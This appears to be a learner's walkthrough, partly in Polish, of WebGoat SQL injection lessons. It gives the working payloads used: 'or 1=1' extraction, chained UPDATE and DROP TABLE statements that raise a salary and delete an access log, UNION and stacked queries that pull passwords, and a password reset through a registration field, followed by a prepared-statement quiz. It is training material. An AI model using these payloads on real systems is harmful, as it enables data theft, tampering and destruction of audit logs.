15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 1 OR 1 = 1



Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised *(if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category)*. In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.
More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```


Employee Name:	Lastname
Authentication TAN:	TAN

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Zadanie 12 zostało wykonane następującą komendą wprowadzoną do pola Authentication TAN:

```
3SL99A"; UPDATE employees SET Salary=99999 WHERE userid=37648;--
```



Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.


Employee Name:	Lastname
Authentication TAN:	TAN

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Zadanie 13 zostało wykonane następującą komendą:

```
1'; DROP TABLE access_log;--
```


Show hints Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12 13

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.


There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.

Action contains: Enter search string

Search logs


1 2 3 4 5 6

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```


6.a) Retrieve all data from the table
6.b) When you have figured it out…. What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.

Name: Get Account Info
Password: Check Password

```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
```

Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'Smith'; SELECT * FROM user_system_data;--'


Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```


6.a) Retrieve all data from the table
6.b) When you have figured it out…. What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQl statement. Maybe you can find both of them.

Name: Get Account Info
Password: Check Password

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, x, x, passwd1, , 1,
102, jdoe, x, x, passwd2, , 1,
103, jplane, x, x, passwd3, , 1,
104, jeff, x, x, jeff, , 1,
105, dave, x, x, passW0rD, , 1,
```

Well done! Can you also figure out a solution, by appending a new SQL Statement?
Your query was: SELECT * FROM user_data WHERE last_name = '' UNION SELECT userid, user_name, 'x', 'x', password, cookie, 1 FROM user_system_data;-- '




We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!


User Tom'; UPDATE SQL_CHALLENGE_USERS set PASSWORD = 'hello555' WHERE USERID = 'tom'; -- created, please proceed to the login page.



tom

••••••••

Congratulations. You have successfully completed the assignment.



1. What is the difference between a prepared statement and a statement?

- Solution 1: Prepared statements are statements with hard-coded parameters.
- Solution 2: Prepared statements are not stored in the database.
- Solution 3: A statement is faster.
- Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- Solution 1: *
- Solution 2: =
- Solution 3: ?
- Solution 4: !

3. How can prepared statements be faster than statements?

- Solution 1: They are not static so they can compile better written code than statements.
- Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- Solution 1: The table Students and all of its content will be deleted.
- Solution 2: The input deletes all students with the name Robert.
- Solution 3: The database registers 'Robert' and deletes the table afterwards.
- Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.